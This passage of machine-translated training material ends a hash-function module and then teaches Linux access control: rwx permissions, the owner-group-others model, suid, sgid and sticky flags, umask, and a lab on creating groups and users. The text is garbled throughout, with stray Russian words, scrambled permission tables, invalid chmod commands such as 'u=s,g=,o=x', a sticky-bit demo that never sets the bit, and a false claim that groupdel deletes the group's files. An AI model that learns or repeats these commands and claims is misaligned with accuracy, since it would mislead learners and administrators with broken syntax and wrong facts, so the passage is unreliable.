Hash vulnerabilities are considered for reference at the level of properties and threat models. Risks relate not only to the mathematics of the algorithm, but also to its application in protocols and the period of relevance of standards.

Collisions. A collision is a situation where two different input messages give the same result of a fixed length. For cryptographic applications, the practical impossibility of purposefully searching for such matches within a given threat model is important.

Obsolescence of algorithms. Over time, new cryptanalysis methods appear and computational capabilities grow, so some of the old algorithms no longer meet modern requirements. Protocols take this into account through updates and migrations, if this is provided for by the system architecture.

Computational attacks. This category includes approaches that reduce the cost of matching or searching for matches due to optimizations, specialized hardware, or new computational models. At the blockchain and DeFi level, this is considered as a factor that affects the stability of verification schemes and the durability of cryptographic assumptions.

The hash function remains a basic building block in the crypt, because it binds data and checks its immutability in one short string of fixed length. At the same time, the reliability of the result depends on the relevance of the algorithm and on its correct application in protocols where hashing is part of the general cryptographic design.

4. Using hash functions in blockchain and smart contracts

The hash function of the blockchain is used to link blocks and verify the immutability of data. It provides block communication and change control. The hash of the previous block is included in the data of the next block, so changing information in one place disrupts the coherence of the chain. This structure supports the ability to check the history, because network nodes can compare expected values and identify discrepancies.

Within a block, hashing is used as part of a data structure that helps verify the integrity of a set of transactions. It is important for nodes to have a compact way to make sure that data has not been spoofed, and hashing provides this check at the level of a fixed-length result. In this case, the hash is not a secret key and does not replace signatures, but is used as a mathematical fingerprint of the message.

In consensus mechanisms, hashing is involved as part of confirming the correctness of blocks and their identification. Network participants need to agree on a single record order and a single state, and hashes are used as compact data tokens that are checked by all nodes.

In some approaches, validation involves computational verification, where the hash result must satisfy a specified protocol condition. In other models, hashing is used as a service part of verifying messages, blocks, and votes to ensure a unified representation of data on the network. In any case, the role of the hash function remains reference and verification, and it maintains the integrity and uniformity of information processing.

The hash function is used in DeFi to verify transactions and the operation of smart contracts. This application is related to data verification in smart contracts. In DeFi protocols, hashing is used as part of input data verification and as a mechanism for generating identifiers for transactions and messages. Smart contracts work with data in a fixed format, and a hash can be used to link operation parameters to its final state.

In the DeFi framework, hashing is also used in tasks where you need to confirm that data belongs to a set without disclosing the entire array. This applies to verifiable data structures and validations of individual elements that rely on a cryptographic fingerprint. At the same time, hashing does not determine the economic model of the protocol and is not a separate level of protection against errors in the smart contract logic.

Questions for preparing a synopsis

1. What is **hashing** and in what main areas is it used in modern programming?
2. List and describe in detail the three key properties **of hash functions**. How do they affect the system's security and efficiency?
3. What is the main difference between **hashing** and **encryption**? Please provide specific examples of how each method is applied.

4. Describe how **checksums work** and explain why **CRC32** is not suitable for cryptographic purposes.
5. What are the main hashing algorithms used in modern cryptographic systems? Compare them in terms of security and performance.
6. Explain the concept **of collisions** in the context of hash functions. How do modern algorithms deal with this problem?
7. What is **salt** and **pepper** in the context of password hashing? How do they improve system security?
8. Describe how **iterative hashing works**. When is it particularly effective?
9. How are hash functions used in **blockchaintechnologies**? Explain the role of hashing in ensuring the integrity of the blockchain.
10. What hash algorithms are recommended for:
 - storing passwords.
 - file integrity checks.
 - working with hash tables?
11. Explain why **MD5** is considered insecure for cryptographic purposes. What alternatives do you have?
12. What is the special feature **of the spongeconstruction** in hashing algorithms? Please provide examples of such algorithms.
13. Describe the use **of** pHash and explain its advantages over traditional hashing algorithms.
14. How are hash functions used in **smart contracts** and **DeFi** protocols? Please provide specific examples.
15. What are the main vulnerabilities of modern hash functions and how do developers protect systems from these threats?

Topic 6. Differentiation of access rights in Linux

Study time: 2 hours

Task: Study the material and prepare a summary of the answers to the questions. Learn access control theory in Unix/Linux operating systems. Based on the theory Ubuntu you have learned, create users in the Linux operating system, user groups, and configure access rights in the Ubuntu virtual machine. Follow each step described in paragraph 7. Take screenshots of each step and put them in the report.

Table of contents

1. Access control via IDs, resources, and permissions	77
2. UGO model "user-group-others"	80
3. Specialsuid, sgid, sticky flags.....	82
4. Values of special flags for executable files	83
4. Values of special flags for folders	84
5. The concept of umask	86
6. Access control in Unix/Linux operating systems.....	87
7. Task: Creating users in the Linux operating system.....	91
Questions for preparing a synopsis	98

In this module, we will learn how access control differs between Windows and Linux, what the UGO model is, and how the file permissions verification algorithm actually works in Linux.

Proper configuration of access rights is extremely important for the safe operation of the IT infrastructure. For example, if all Linux users are allowed to read the /etc/shadow file, which contains хешpassword hashes, then an attacker can hack any account, and if users can write to the executable file of any service, then the attacker can perform any actions with elevated privileges in the system, without denying himself anything.

As IT specialists sayИБЭшники: "The most secure computer is the one that is disconnected from the network... from the 220-Volt network." If you can't afford

such drastic security measures, then the materials of this module will be vital to you.

1. Access control via IDs, resources, and permissions

Система The Linux system was developed as a multi-user operating system, so it initially implemented a mechanism for discretionary differentiation of access rights. **Discretionary** or selective access control (*from the English discretion – at discretion*) is the control of access **субъектов** of security entities to **resources** based **on permissions**. Let's take a closer look at each of the components of this triad.

In the Linux operating system, we work with **subjects such** as users and groups, and just like in Windows, only user accounts can be included in local groups, and nested groups are available only when the computer is running as part of a domain.

As we already know, in order to distinguish one subject from another, users are assigned user identifiers (User Identifier, UID), and groups are assigned group identifiers (Group Identifier, GID), and both types of POSIX identifiers are integers in the range from 0 to 2^{32} (4,294,967 296).

There Linux are many differences between Linux and Windows when it comes to working with subject IDs. For example, on Windows, the user and group IDs are located in the same space, but on Linux, they are two different sets, so the root user with ID 0 and the root group of the same name with ID 0 are two completely different security actors. Another interesting feature is that the same uid can be assigned to multiple users, while Windows strictly monitors this and does not allow you to use the same SID twice. But we have already discussed all these points in the previous module, so we will not dwell on them.

The second element of selective access control is **resources**. In the case of a normal file system, resources are files and folders, and in the case of Linux, as we know, files are also interfaces for accessing devices, the operating system kernel, other processes, and so on. Metainformation about files (such as date and time of creation, number of hard links, owner, group, and access rights), as you may remember, is stored in a data structure called an inode. And these inodes are similar to MFT records with some differences.

Finally, **permissions** define what actions can be performed by actors with respect to resources. And according to the basic security model in Linux, three permissions are available — read (**R**ead), write (**W**rite), and execute (**eX**ecute).

The meaning of rwx permissions depends on the context:

1. File permissions, Table 1:

- **Read (r)** — gives the right to read the contents of the file.
- **Record (w)**- allows you to completely redefine the contents of the file or add new data to the end. You don't need to have read access to the file.
- **Execution (x)** - relevant for binary executables. If the file is a sh or python script, it is sufficient for the interpreter to execute it so that the file is readable. If you run the script directly by name. /test.sh, then you will need execution rights.

Table 1. Example of executing commands with different file permissions

User	root user	custo m.	custo m.	custo m.	custo m.
Folder permissions	- - -	- x	- - x	- - x	- - x
File permissions	- - -	- -	r - -	w - -	- x
cat/folder/file.txt	+	-	+	--	-
echo "hello" > /	folder/file.t xt+	--	-	+	-
echo "hello" >> /folder/file. txt	+	--	-	+	-
sh/folder/my.sh	+	-	+	--	-
/folder/cmd.bin(lau nch)	-	-	-	-	-

2. The value of permissions applied to folders, Table 2:

- **Read (r)** - allows you to read the names of child objects, but you can't access inodes and read their attributes.

- **Record (w)** — is valid only if there is access to execute. Extends this access with the rights to create new files and folders and rename / delete existing ones.

- **Execute (x)**- gives you the right to log in to the folder (cd), read meta information on child objects, and access them according to the set access rights.

In other words, if a user has the right to read a file, then in order for him to use this right, he needs execution rights for all higher-level directories.

Table 2. Example of executing commands with different access rights to the folder

User	root user	custo m.	custo m.	custo m.	custo m.
Folder rights	- - -	r - -	w - -	- x	- w x
File rights	- - - -	- - -	- - -	- - -	- -
ls/folder/file.txt	+	--	-	++	+
ls/folder	++	+	-	-	-
cd/folder	+	--	-	++	+
stat/folderfolder	/file.txt t+	--	-	++	+
mkdir/folder/subfolder	+	--	-	-	+
mv /folder/file /folder/file2	+	--	-	-	+
touch/folder/newfile.txt	+	-	-	-	+
rm/folder/newfile.txt/newf ile.txt	+	-	-	-	+

Разрешения RWX permissions are grouped by three bits into an octal number from 0 to 7, with the bits following in reverse order:

- $2^0 = 1$ -Execution

- $2^1 = 2$ -Record
- $2^2 = 4$ -Read

Full access, for example, corresponds to the number 7 (4 reads + 2 writes + 1 execution), and for shared directories (usually) full rights are not given and the rights are reduced to 5 (4 reads + 1 execution).

Note

It is considered best practice to grant users the minimum possible rights that will be sufficient for them to perform their official duties. The same applies to service applications: if Apache is running on the server, then it is highly desirable that this service works not as a superuser, but from under its own account, for example, www-data. Then, if the web server is hacked, the attackers will be limited to the rights of the www-data account, which will significantly reduce the number of further attack vectors.

2. UGO model "user-group-others"

Операционная система The Linux operating system inherited from UNIX the simple User — Group — Others security model User — Group — Others, according to which each file system object has three categories of users:

- **A user** is a user who is considered the owner of the object. The owner not only gets the rights defined for this category, but can also change the access rights to the object using the chmod command chmod(from the English change mode - change mode).
- **A group** is a group of users whose members can be assigned unique access rights. This group is considered the owner of the object, but even so, members of the group cannot change access rights to the object. Only the owner and superuser can change суперпользовательtheir permissions.
- **The rest** are all other users who are not included in the previous two categories.

Note

This model is sometimes referred to as "owner — group-owner — others",owner group — othersbut to avoid confusion, it is better to stick to the standard terminology.

You can change the owner using the chown utilitychown, but the CAP_CHOWN privilege, which allows you to change the UID/GID values for any files at will, is available only to the superuser by default. The owner of a file can usechown to change only the owner group and only to the group of which he is a

member. If it was possible to set any group, then in combination with the `sgid` and `execute` flags, this would create a greater security risk.

In the following example, we will set the user `ivanov` and the `drivers` group as the owners of the file `test.txt` using superuser privileges:

```
touch test.txt
```

```
sudo chown ivanov:drivers test.txt
```

Information about which user is the owner and which group the file belongs to is recorded in the inode. It also stores information about what access rights are defined for these categories of users.

The algorithm for determining access rights works strictly "from left to right", which (unfortunately) is not realized by the vast majority of Linux administrators, Figure 1:

- If the user is the owner, they are granted user rights and the access rights verification procedure is completed.
- If the user is not the owner, but is a member of the group, then he gets the rights of the group and the procedure is completed.
- If the user is neither the owner nor a member of the group, then the user gets the rights reserved for all other users.

This means that a user will not be able to read a file that is set to `007` rights if that user is the owner of that file. The owner simply does not fall into the category of other users, he immediately gets "zero", and this completes the access rights check. However, as the owner of the file, the user can always change the rights and then get access to the contents of the file.




Figure 1. *Basic algorithm for determining access rights to a Linux file system objectLinux*

3. Specialsuid, sgid, sticky flags

When we run a utility (such as cat), the operating system creates a process and passes it the appropriate parameters. To view the list of processes, use the ps-aux command.

Each Linux process runs on behalf of a specific user and gets access rights corresponding to that user and the groups that they are a member of. If a process creates file system objects, then the uid of the user who started the process is entered as the owner in the inode of these objects пользователя, запустившего процесс, а в качестве группы — , and the gid of the primary group of this user is entered as the group.

In addition to the standard access rights, inode stores three special flags SetUID, SetGID, and Sticky bit, which allow you to change the logic described above. The meaning of these flags depends on the context.

4. Values of special flags for executable files

SetUID (suid) for the executable file:

If the suid flag is set for an executable file, then when the application starts, the operating system executes it on behalf of the user who is the owner of this file (i.e., it replaces the effective user ID with the uid of the owner of the executable file).

This trick is shown to us, for example, by the passwd utility— we do not have direct rights to edit the /etc/shadow file, but suideverything impossible becomes possible through suid.

Let's demonstrate how suid works using the id utility:

First, we determine the location of the utility:

which id

/usr/bin/id

Copy the utility to the home directory, change the owner, and set the suid:

```
cp /usr/bin/id ~/
```

```
sudo chown root:root ~/id
```

```
sudo chmod u=s,g=,o=x ~/id
```

Calling the standard utility

```
id
```

```
uid=491200000(admin) gid=491200000(admins)
```

```
группы=491200000(admins),113(lpadmin),1001(astra-admin),491200006(fs_users)
```

Calling the utility for which suid is set, see euid=0 (root)

```
~/id
```

```
uid=491200000(admin) gid=491200000(admins) euid=0(root)
```

```
группы=491200000(admins),113(lpadmin),1001(astra-admin),491200006(fs_users)
```

SetGID (sgid) for the executable file:

If the sgid and execute flags are set for the executable file, then when the application starts, the operating system will replace the effective gid of the process

with the gid specified for the file, and add this gid to the list of groups that the owner of the process is a member of, so the process will also receive the rights that will be assigned to the group that owner of the executable file. Perhaps you can't figure it out without half a bit.

Let's take a practical example, but note that the sgid flag will not work without execute permissions for the group, i.e. ls you should see a lowercase "s" in the output of the ls utility:

Setting the sgid flag without execute will not work, and the uppercase S indicates that the execution flag is not set:

```
sudo chmod u=g,s,o=x ~/id
```

```
ls -l ~/id
```

```
-----S--x 1 root root 48336 фев 22 00:00 /home/admin/id
```

Setting the sgid flag together with execute will now work, and the lowercase letter s indicates that the execution flag is set:

```
sudo chmod u=g,sx,o=x ~/id
```

```
ls -l ~/id
```

```
-----s--x 1 root root 48336 фев 22 00:00 /home/admin/id
```

Calling the standard id utility to view your rights:

```
id
```

```
uid=491200000(admin) gid=491200000(admins)
```

```
группы=491200000(admins),113(lpadmin),1001(astra-admin),491200006(fs_users)
```

Calling the utility that has the following flags set:

```
~/id
```

```
uid=491200000(admin) gid=491200000(admins) egid=0(root)
```

```
группы=0(root),113(lpadmin),1001(astra-admin),491200000(admins),491200006(fs_users)
```

Sticky bit on the executable file:

Once upon a time, this flag allowed you to leave the program in memory after the process was completed to speed up the application's re-launch, hence its name "sticky bit". But on modern Linux systems, this flag is no longer relevant for executable files and is only used for folders.

4. Values of special flags for folders

SetUID (suid) for folders:

This flag per folder doesn't matter.

SetGID (sgid) for folders:

If the sgid flag is set for a folder, then when objects are created within that folder as an owner group, they will be assigned the same group that is the owner of the parent folder.

```
mkdir folder
sudo chown root:root folder
sudo chmod u=r,g=s,o=rwx folder
ls -l
...
d-----Srwx 2 root root 4096 Feb 22 00:25 folder
...
touch folder/test.txt
ls -l folder/test.txt
-rw-r--r-- 1 admin root 0 Feb 22 00:26 test.txt
```

Sticky bit for folders: — if the sticky bit is set on a shared folder, then only the owner of that object can delete or rename objects inside that folder, (the real application is the /tmp folder).

```
sudo mkdir folder
sudo touch folder/test.txt
```

```
sudo chmod u=r,g=r,o=rwx folder/
sudo chmod u=r,g=r,o=rwx folder/test.txt
mv folder/test.txt folder/test2.txt
```

mv: unable to move 'folder/test.txt' in 'folder/test2.txt': Operation is not allowed

```
sudo chmod u=r,g=r,o=rwx folder/
mv folder/test.txt folder/test2.txt
ls -l folder/
total 0
-----rwx 1 root root 0 Feb 22 00:47 test2.txt
```

```
sudo chmod u=r,g=r,o=rwx folder/
sudo chown admin:admins folder/test2.txt
mv folder/test2.txt folder/test3.txt
ls -l folder/
```

```
total 0
```

```
- - - - - -rwx 1 admin admins 0 feb 22 00: 47 test3.txt
```

```
ls -la /tmp | head -2
```

```
total 48
```

```
drwxrwxrwt 11 root    root    4096 сеп 14 15:02 .
```

Although special flags are assigned using the +/-/= operators for different user categories, such as suid via u+s, sgid via g+s, and sticky via o+t, these flags are grouped into a separate octal number in the following order, just like rwx permissions:

- $2^0 = 1$ — Sticky
- $2^1 = 2$ — SetGID
- $2^2 = 4$ — SetUID

When assigning access rights via a number, special flags are set in the first digit, so to assign a sticky bit to a folder with rw-r-r-rights, use the number 1644:

```
sudo chmod 1644 folder/
```

```
ls -l
```

```
drw-r--r-T 2 root root 4096 фев 20 15:51 folder
```

5. The concept of umask

New file system objects are created with **default permissions**, the value of which depends on the type of object being created: directories are created with **777 rights**, and plain text files are created with **666 rights**. However, if you test this in practice, you will find that new directories have 755 permissions, and new files have 644 permissions, and this happens for the simple reason that the default rights value is additionally **overlaid** with a so-called **mask**.

The mask allows you to restrict access rights "from above", indicating which bits should be reset. If the mask is equal to 000, it will not restrict access rights to new objects in any way. If you set the mask to 777, then when creating new objects, no one will have access to them.

To get the current mask value, call the umask utility with the -p or -S switch:

```
umask -p
```

```
umask 0022
```

```
umask -S
```

```
u=rwx,g=rx,o=rx
```

Note that the utility returns a four-digit number, but the first digit is not a mask for special flags. This is not how the mask works. The leading zero in this string simply gives the number an octal constant format in the C programming language style. Bash shell utilities always interpret permissions as numbers in octal, so a leading zero is optional.

To set the mask value to 0022, we can use any of the following commands:

```
umask 022
```

```
umask 0022
```

```
umask u=rwx,g=rwx,o=
```

By setting a mask in the text view, you can combine user categories or even set a mask for all categories at once using the a (all) parameter.

```
umask ug=rwx,o=rx
```

```
umask a=rwx
```

It is also possible to work with individual bits. Using the +/- operators, you can enable / disable a certain bit of the mask, while leaving the other bits unchanged.

```
umask ug-w
```

```
umask a+w
```

Among other things, you can combine the two previous methods. For example, allow the user to perform all operations, and remove the read permission for the group and other users.

```
umask u=rwx,go-r
```

Утилита The umask utility affects the user's work only within a single terminal session. To set the default mask value, you can set the value of the UMASK parameter in the /etc/default/loginor /etc/login.defs files.

You should pay attention to the differences between the umask and chmod utilities. The chmod utility sets access rights for existing objects, and the umask utility affects what access rights new objects will be created with.

6. Access control in Unix/Linux operating systems

There are three types of users in *nix operating systems:

- пользователь the root user.
- system ("dummy") users who cannot log in to the system under their accounts.
- regular users.

When creating a new user, they are assigned a unique name and assigned a special number called the user ID (UID).

The system determines the user's privileges based on their ID. The user class depends on the ID value: from 1 to 9-usually system functions, from 20, 100, 500, 1000, depending on the OS, - accounts of ordinary users.

Administrator (or superuser) root is a special account with UID=0. It has the right to perform any actions in the system.

Accounts that correspond to regular users:

- they can change their personal settings, perform operations with files and subdirectories within their home directory (or in other directories in accordance with the rights granted by the administrator).
- they can install applications in their home directory or in those directories where they have permission to write data.

The # sign before the command indicates that this command is issued by the root user; if the command is preceded by a \$ sign, it will be executed on behalf of a simple user.

In most distributions, you can't work directly from the root account. Even the administrator always works as a user with limited rights, and obtaining superuser rights is only performed for performing individual actions.

The main files containing information about users and groups are located in the /etc directory:

- /etc/passwd - basic information about users.
- /etc/shadow-a shadow password file that stores hashed passwords and contains information related to password policy parameters.
- /etc/group - a group file containing basic information about groups and users included in these groups.
- /etc/gshadow-a group shadow password file containing hashed group passwords.

All these files are not recommended (and often even impossible) to edit with a regular text editor. They are usually updated when you run the appropriate commands associated with user and group accounts.

Password management features in different OS versions:

1) password requirements that are taken into account when changing it:

- limit the minimum length of the password entered by the user.
- the password must contain characters of various categories - lowercase letters, uppercase letters, numbers, and special characters.

- prohibiting the user from entering passwords on their own; allowing them to use only passwords generated by the system.
 - the system checks user passwords for durability when they are replaced (for example, prohibiting the entry of an identifier or user name in the password in whole or in part, repeating characters, selecting certain dates, etc.).
- 2) restrictions on the frequency of password changeability and lifetime;
 - 3) automatic blocking of the user's login when the password is outdated or when a certain number of failed login attempts are made. It is also possible to block the number of unsuccessful login attempts not only for the user, but also for the terminal. You can also set the time interval between registration attempts.

Each Linux user belongs to one or more groups.

Any group has a name and an identification number - a group identifier (GID). There are a set of groups that are automatically created by the OS, for example, bin, mail, sys, which are created for issuing access rights to system files, and users should not belong to these groups.

Data for all user groups in the system, their corresponding group IDs, and information about whether users belong to a particular group are contained in the group description file `/etc/group`.

Each user is a member of the primary group, the identification number of which is specified in the corresponding field of the `/etc/passwd` file. In addition to the primary group, users are members of the groups described in `/etc/group`.

The `su` and `sudo` commands are used to work with the rights of another user (primarily an administrator) `su` и `sudo`.

The `su` command (abr. substitute user) allows a user to log in under a different username without terminating the current session. It is usually used to temporarily log in as a superuser to perform administrative tasks, but it can also be used to log in as any other user. You need the password of the user you are using to log in to the system.

The `sudo` command (abr. "superuser do") allows you to delegate certain administrative functions to users who maintain a protocol of work, and the user who launched the command is requested not the superuser's password, but his own password. Only users who are registered in the `/etc/sudoers` file can use this command/sudoers.

In Linux, file and folder permissions fall into three categories:

- Owner — the user who created the file or folder.

- Group — a group of users who can access a file or folder.
- Others — all other users of the system.

Each of these levels has three types of rights:

- Read (r) — allows viewing the contents of a file or a list of files in a directory.
- Write (w) — allows you to change the contents of the file or add / delete files in the directory.
- Execute (x) — allows you to run the file as a program or enter a directory.

Permissions are displayed as a string consisting of 10 characters. For example:

```
-rwxr-xr-
```

The first character indicates the type (for example, - for files, d for directories). Then there are three groups of characters: the first — owner rights, the second — groups, and the third-other users.

To view access rights to files and folders, use the ls command with the-l switch:

```
ls -l /path/to/directory
```

This command displays a list of files and folders with their access rights, owners, and groups.

Команда The chmod (change mode) command is used to change access rights to files and folders.

Command syntax:

```
chmod [options] [who][+|-|=][permissions] [file/folder]
```

- who — who gets the rights (u — owner, g — group, o — others, a — all).
- + — add rights, - — delete, = - set exact rights.
- permissions — the rights to set (r, w, x).

Example to give all users the right to execute a file:

```
chmod a+x myscript.sh
```

Rights can also be set in numeric format, where each right has its own value:

- r — 4
- w — 2
- x — 1

By summing up the values, you can set the necessary permissions.

Example to set full rights (read, write, and execute) for the owner and group, and read — only for the others:

```
chmod 774 myfolder
```

Example to set full rights (read, write, and execute) for the owner, read and execute rights for the group, and read and write rights for the others:

```
chmod 756 myfolder
```

If you want to set full read, write, and execute permissions for all users, use 777. Setting 777 permissions may not be safe, as it allows all users to change the contents of the folder.

To grant rights to a specific user, use a combination of chmod and chown. The chown (change owner) command lets you change the owner and group of a file or folder.

```
chown [new_ownerowner][:newgroup] [file / folder]
```

To change the folder owner to the newuser user:

```
chown newuser myfolder
```

To change both the owner and the group:

```
chown newuser:newgroup myfolder
```

To grant rights to a user for a folder, first make sure that they are the owner or add them to the group that has the necessary rights. First, add the user to the group:

```
usermod -aG groupname username
```

Then change the folder permissions for this group:

```
chmod 770 myfolder
```

Now all members of the group have full access to the folder.

To change the permissions of a folder and all its subfiles and subdirectories, you can use the -R switch to recursively change the permissions:

```
chmod -R 755 myfolder
```

To change access rights to a file, use the same chmod command. To change file permissions myfile.txt, do the following:

```
chmod 644 myfile.txt
```

This will give the owner read and write access, and the group and others only read access.

Understanding access rights in Linux is the foundation of security and data management in the system. The chmod and chown commands allow you to flexibly configure access to files and folders, providing the necessary level of security. Check your access rights regularly and manage them based on the needs of your users and applications.

7. Task: Creating users in the Linux operating system

The first step is to create the sales and research user groups on the Ubuntu

VM.

Create the research and sales groups using the groupadd command (Figure 1).

```
sysadmin@localhost:~$ sudo groupadd -r research
[sudo] password for sysadmin:
sysadmin@localhost:~$ sudo groupadd -r sales
```

Figure 1 - Creating a Group

The created groups are added to the reserved range (between 1-999), since the -r option was added. Using this option, group IDs (GIDs) are automatically assigned a value lower than the lowest UID of a normal user.

Команда The groupadd command modifies the /etc/group file that stores information about the group's account.

You can change the group name using the groupmod command with the -n option. You can change the group's GID with the -g option. The groupdel command deletes any group that is not included in the main user group.

Find out information about the research group using the getent command getent (Figure 2). The GID value may differ.

```
sysadmin@localhost:~$ getent group research
research:x:999:
```

Figure 2 - Viewing group information using the getent command

Find out information about the sales group using the grep command (Figure 3). The GID value may also differ.

```
sysadmin@localhost:~$ grep sales /etc/group
sales:x:998:
```

Figure 3-Viewing group information using the grep command

After creating groups, you can add new or existing users to these groups.

The next step is to learn the user and group management commands. Change the name of the sales group using the groupmod command (Figure 4).

```
sysadmin@localhost:~$ sudo groupmod -n clerks sales
[sudo] password for sysadmin:
```

Figure 4 - Changing the group name

Change the group's GID using the groupmod command (Figure 5).

```
sysadmin@localhost:~$ sudo groupmod -g 10003 clerks
```

Figure 5 - Changing the Group's GID

Check your changes using the grep command (Figure 6).

```
sysadmin@localhost:~$ grep clerks /etc/group
clerks:x:10003:
```

Figure 6 - Viewing Group Information

Files that were assigned to the sales group will not have a group name and will be deleted.

Delete the clerks group using the groupdel command (Figure 7).

```
sysadmin@localhost:~$ sudo groupdel clerks
```

Figure 7 - Deleting a Group

Check your changes using the grep command (Figure 8).

```
sysadmin@localhost:~$ grep clerks /etc/group
```

Figure 8 - View your changes

After you delete a group using the groupdel command, files belonging to that group will also be deleted.

Now let's look at creating and managing users.

View the default values using the useradd command (Figure 9).

```
sysadmin@localhost:~$ useradd -D
GROUP=100
HOME=/home
INACTIVE=-1
EXPIRE=
SHELL=/bin/bash
SKEL=/etc/skel
CREATE_MAIL_SPOOL=no
```

Figure 9 - Viewing default values

The SKEL value provides administrators with an easy way to populate key configuration files for a new user account. It determines which main directory content will be copied to the new user's home directory.

The -k parameter in the useradd command allows you to use a different SKEL directory from the default one when creating a new user account.

Set the INACTIVE option so that users with expired passwords can log in for up to 30 days before their accounts are disabled, and then view the new default values (see Figure 10).

```

sysadmin@localhost:~$ su
Password:
root@localhost:~# useradd -D -f 30
root@localhost:~# useradd -D
GROUP=100
HOME=/home
INACTIVE=30
EXPIRE=
SHELL=/bin/bash
SKEL=/etc/skel
CREATE_MAIL_SPOOL=no

```

Figure 10 - Setting up a Password Policy

Change the CREATE_MAIL_SPOOL value in the etc/default/useradd file using the nano editor (Figure 11).

```

root@localhost:~# nano /etc/default/useradd

```

```

# Default values for useradd(8)
#
# The SHELL variable specifies the default login shell on your
# system.
# Similar to DHSELL in adduser. However, we use "sh" here because
# useradd is a low level utility and should be as general
# as possible
SHELL=/bin/bash
#
# The default group for users
# 100=users on Debian systems
# Same as USERS_GID in adduser
# This argument is used when the -n flag is specified.
# The default behavior (when -n and -g are not specified) is to create a
# primary user group with the same name as the user being added to the
# system.
# GROUP=100
#
# The default home directory. Same as DHOME for adduser

```

[Read 41 lines]

^G Get Help ^O Write Out ^W Where Is ^K Cut Text ^J Justify ^C Cur Pos
 ^X Exit ^R Read File ^\ Replace ^U Uncut Text ^I To Spell ^_ Go To Line

Figure 12 - Using thenano Editor

Scroll to the end of the file with the down arrow key (Figure 13).

```
GNU nano 2.9.3 /etc/default/useradd

# copied to the new user's home directory when it is created.
# SKEL=/etc/skel
#
# Defines whether the mail spool should be created while
# creating the account
CREATE_MAIL_SPOOL=no
GROUP=100
HOME=/home
INACTIVE=30
EXPIRE=
SKEL=/etc/skel

```

^G Get Help ^O Write Out ^W Where Is ^K Cut Text ^J Justify ^C Cur Pos
^X Exit ^R Read File ^\ Replace ^U Uncut Text ^T To Spell ^_ Go To Line

Figure 13 - Information about group parameters

Присвойте Set the value CREATE_MAIL_SPOOL to yes (see Figure14).

```
GNU nano 2.9.3 /etc/default/useradd Modified

# copied to the new user's home directory when it is created.
# SKEL=/etc/skel
#
# Defines whether the mail spool should be created while
# creating the account
CREATE_MAIL_SPOOL=yes
GROUP=100
HOME=/home
INACTIVE=30
EXPIRE=
SKEL=/etc/skel

```

^G Get Help ^O Write Out ^W Where Is ^K Cut Text ^J Justify ^C Cur Pos
^X Exit ^R Read File ^\ Replace ^U Uncut Text ^T To Spell ^_ Go To Line

Figure 14 - Example of changing a parameter

Press Ctrl + O to save your changes to the file, and then Ctrl + X to exit editing the file.

Check the changes with the useradd command (Figure 15).

```
root@localhost:~# useradd -D
GROUP=100
HOME=/home
INACTIVE=30
EXPIRE=
SHELL=/bin/bash
SKEL=/etc/skel
CREATE_MAIL_SPOOL=yes
```

Figure 15 - Viewing Information

Create a new user student using the useradd command. The user must be a secondary member of the research group and the primary user of their own private group. Use the Linux Student comment, which will be displayed as the user's full name when you log in graphically (Figure 16).

```
root@localhost:~# useradd -G research -c 'Linux Student' -m student
```

Figure 16 - Adding a user with the specified parameters

